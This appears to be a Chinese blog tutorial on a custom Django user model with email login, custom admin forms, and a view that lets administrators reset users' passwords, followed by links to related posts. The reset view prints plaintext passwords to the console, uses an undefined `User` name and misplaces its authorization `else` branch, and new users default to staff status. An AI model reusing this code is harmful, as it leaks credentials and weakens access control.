
Django自定义认证系统
官网教程:https://docs.djangoproject.com/en/2.2/topics/auth/customizing/
app下的model.py
from django.db import models

from django.contrib.auth.models import (

    BaseUserManager, AbstractBaseUser,PermissionsMixin

)

# Create your models here.

class UserProfileManager(BaseUserManager):

    def create_user(self, email, name, password=None):

        """

        创建用户

        """

        if not email:

            raise ValueError('用户必须有一个邮箱地址')

        user = self.model(

            email=self.normalize_email(email),

            name=name,

        )

        user.set_password(password)

        user.save(using=self._db)

        return user

    def create_superuser(self, email, name, password):

        """

        创建并保存超级用户

        """

        user = self.create_user(

            email,

            password=password,

            name=name,

        )

        user.is_superuser = True

        user.save(using=self._db)

        return user

class UserProfile(AbstractBaseUser,PermissionsMixin):

    email = models.EmailField(

        verbose_name='邮箱',

        max_length=255,

        unique=True,

    )

    name = models.CharField(max_length=32,verbose_name="用户名")

    is_active = models.BooleanField(default=True)

    is_staff = models.BooleanField(default=True)

    objects = UserProfileManager()

    USERNAME_FIELD = 'email'  # 登录的字段

    REQUIRED_FIELDS = ['name']  # 必须要有的字段

    def __str__(self):

        return self.email

    def get_full_name(self):

        # The user is identified by their email address

        return self.email

    def get_short_name(self):

        # The user is identified by their email address

        return self.email

    class Meta:

        permissions = (

            ('make_myself', '自定制权限'),

        )
settings.py文件中需配置:
AUTH_USER_MODEL = 'app01.UserProfile'
在app下的admin.py中配置:
from django import forms

from django.contrib.auth.models import Group

from django.contrib.auth.admin import UserAdmin as BaseUserAdmin

from django.contrib.auth.forms import ReadOnlyPasswordHashField

from app01.models import UserProfile

class UserCreationForm(forms.ModelForm):

    """A form for creating new users. Includes all the required

    fields, plus a repeated password."""

    password1 = forms.CharField(label='密码', widget=forms.PasswordInput)

    password2 = forms.CharField(label='确认密码', widget=forms.PasswordInput)

    class Meta:

        model = UserProfile

        fields = ('email', 'name')

    def clean_password2(self):

        # Check that the two password entries match

        password1 = self.cleaned_data.get("password1")

        password2 = self.cleaned_data.get("password2")

        if password1 and password2 and password1 != password2:

            raise forms.ValidationError("密码不匹配")

        return password2

    def save(self, commit=True):

        user = super().save(commit=False)

        # 密码明文根据算法改成密文

        user.set_password(self.cleaned_data["password1"])

        if commit:

            user.save()

        return user

class UserChangeForm(forms.ModelForm):

    """A form for updating users. Includes all the fields on

    the user, but replaces the password field with admin's

    password hash display field.

    """

    password = ReadOnlyPasswordHashField()

    class Meta:

        model = UserProfile

        fields = ('email', 'password', 'name', 'is_active',"is_superuser")

    def clean_password(self):

        # Regardless of what the user provides, return the initial value.

        # This is done here, rather than on the field, because the

        # field does not have access to the initial value

        return self.initial["password"]

class UserProfileAdmin(BaseUserAdmin):

    # The forms to add and change user instances

    form = UserChangeForm

    add_form = UserCreationForm

    # The fields to be used in displaying the User model.

    # These override the definitions on the base UserAdmin

    # that reference specific fields on auth.User.

    list_display = ('email', 'name', 'is_staff', 'is_active','is_superuser')

    list_filter = ('is_superuser',)

    fieldsets = (

        (None, {'fields': ('email', 'password')}),

        ('用户信息', {'fields': ('name',)}),

        ('系统权限', {'fields': ('is_superuser','is_staff', 'is_active','user_permissions','groups')}),

    )

    # add_fieldsets is not a standard ModelAdmin attribute. UserAdmin

    # overrides get_fieldsets to use this attribute when creating a user.

    add_fieldsets = (

        (None, {

            'classes': ('wide',),

            'fields': ('email', 'name', 'password1', 'password2')}

        ),

    )

    search_fields = ('email',)

    ordering = ('email',)

    filter_horizontal = ('user_permissions','groups')

最后在pycharm的命令行生成记录,并同步到数据库

输入命令:python3 manage.py makemigrations
再次输入:python3 manage.py migrate
注意:我这里是python3进入python3交互界面,你的可能是python。根据自己情况而定!
最后一步:创建超级用户

启动django项目后,输入admin进入后台管理:




此时,你发现我们的密码是密文,我们必须支持管理员可以在后台修改所有人的密码。
具体步骤如下:
step1

step2

step3
templates/password_change.html
<!DOCTYPE html>

<html lang="en">

<head>

    <meta charset="UTF-8">

    <title>修改密码</title>

</head>

<body>

<h1>修改密码</h1>

<form action="" method="post">

    {% csrf_token %}

    <p>

        <input type="password" name="pwd1" placeholder="密码">

    </p>

    <p>

        <input type="password" name="pwd2" placeholder="确认密码">

    </p>

    <p>

        <input type="submit" value="修改">

    </p>

</form>

</body>

</html>
app01/views.py
def password_reset_form(request,app_name,table_db_name,user_id):

    # 获取被修改对象

    user_obj = request.user._meta.model.objects.get(id=user_id)

    print("**********:{}".format(user_obj))

    can_change_user_password = False

    #  管理员修改其他人的密码/管理员修改自己的密码

    if request.user.is_superuser or request.user.id == user_obj.id:

        print(request.user.is_superuser)

        can_change_user_password = True

        if can_change_user_password:

            if request.method == "GET":

                return render(request,"password_change.html")

            else:

                if request.POST.get("pwd1") != "" and request.POST.get("pwd1") == request.POST.get("pwd2"):

                    user_obj = User.objects.filter(id=user_obj.id).first()

                    user_obj.set_password(request.POST.get("pwd2"))

                    user_obj.save()

                    print(request.POST.get("pwd2"))

                    return redirect("/admin/")

        else:

            return HttpResponse("只有管理员可以修改密码")
此时,我们就实现了管理员可以在后台修改任何用户的密码

Django自定义认证系统的更多相关文章
- django用户认证系统——拓展 User 模型
Django 用户认证系统提供了一个内置的 User 对象,用于记录用户的用户名,密码等个人信息.对于 Django 内置的 User 模型, 仅包含以下一些主要的属性: username,即用户名 ...
- Django的认证系统
Django自带的用户认证 我们在开发一个网站的时候,无可避免的需要设计实现网站的用户系统.此时我们需要实现包括用户注册.用户登录.用户认证.注销.修改密码等功能,这还真是个麻烦的事情呢. Djang ...
- Django的认证系统—auth模块
Django的认证系统 auth模块的知识点总结: 1. 创建超级用户 python manage.py createsuperuser from django.contrib import auth ...
- django 自定义认证
在Django中自定义身份验证 Django 自带的认证系统足够应付大多数情况,但你或许不打算使用现成的认证系统.定制自己的项目的权限系统需要了解哪些一些关键点,即Django中哪些部分是能够扩展或替 ...
- django用户认证系统——拓展 User 模型2
Django 用户认证系统提供了一个内置的 User 对象,用于记录用户的用户名,密码等个人信息.对于 Django 内置的 User 模型, 仅包含以下一些主要的属性: username,即用户名 ...
- django用户认证系统——基本设置1
网站提供登录.注册等用户认证功能是一个常见的需求.因此,Django 提供了一套功能完整的.灵活的.易于拓展的用户认证系统:django.contrib.auth.在本教程中,我将向你展示 auth ...
- DRF内置认证组件之自定义认证系统
自定义token认证 我们知道,在django项目中不管路由以及对应的视图类是如何写的,都会走到 dispatch 方法,进行路由分发, 在阅读 APIView类中的dispatch 方法的源码中,有 ...
- “Django用户认证系统”学习资料收集
首推追梦人物——Django用户认证系统 待续……
- Django之认证系统
Django之认证系统 cookie和session 1.cookie不属于http协议范围,由于http协议无法保持状态,但实际情况,我们却又需要“保持状态”,因此cookie就是在这样一个场景下诞 ...
随机推荐
- linux下的一些命令的笔记
1.php的扩展是在 php/include/php/ext/下 2.在vi下查找关键字 在vi的命令模式下, 输入/,然后再输入关键字,回车就可以进行查找,按n则会跳到下一个关键字在的位置 3.ph ...
- 使用Sklearn-train_test_split 划分数据集
使用sklearn.model_selection.train_test_split可以在数据集上随机划分出一定比例的训练集和测试集 1.使用形式为: from sklearn.model_selec ...
- 第二阶段:4.商业需求文档MRD:4.PRD-用例和规则
类似之前的泳道图 可以在下面添加一些描述 有时候用图还是会有一些限制 不能够很好的表达
- 配置一个yum私有仓库
使用一台服务器配置私有仓库做yum源,本身使用file,客户端使用http连接 安装http服务: [root@ceph1 ~]# yum -y install httpd 修改配置文件 Docume ...
- org.apache.subversion.javahl.ClientException: Item is not readable 解决办法
在使用eclise安装的插件subclipse查看svn的提交历史记录的时候,提示org.apache.subversion.javahl.ClientException: Item is not r ...
- CSP201903-2二十四点
如图所示先处理乘号和除号,再处理加减. #include<bits/stdc++.h> using namespace std; ];int main(){ int n; cin>& ...
- Windows Live Writer 语法高亮
1.WindowsLiveWriter.CNBlogs.CodeHighlighter.rar 这个插件生成的高亮代码与网页上的一模一样,插入后即可立即显示效果,不过貌似它必须联网才能实时显示效果,因 ...
- d3.js制作条形时间范围选择器
此文章为原创文章,原文地址:https://www.cnblogs.com/eagle1098/p/12146688.html 效果如上图所示. 本项目使用主要d3.js v4制作,可以用来选择两年的 ...
- .net core试水
概述 大概记录下我如何第一次使用.net core搭建一个api,由于最近.net core比较火,我也尝试着使用.net core做了一个小功能 本文主要包括 1.环境配置 2.程序编写 3.程序部 ...
- apache相关实验-2
一.Apache+openssl 实现 https HTTPS(全称:Hypertext Transfer Protocol Secure,超文本传输安全协议),是以安全为目标的 HTTP 通道,简单 ...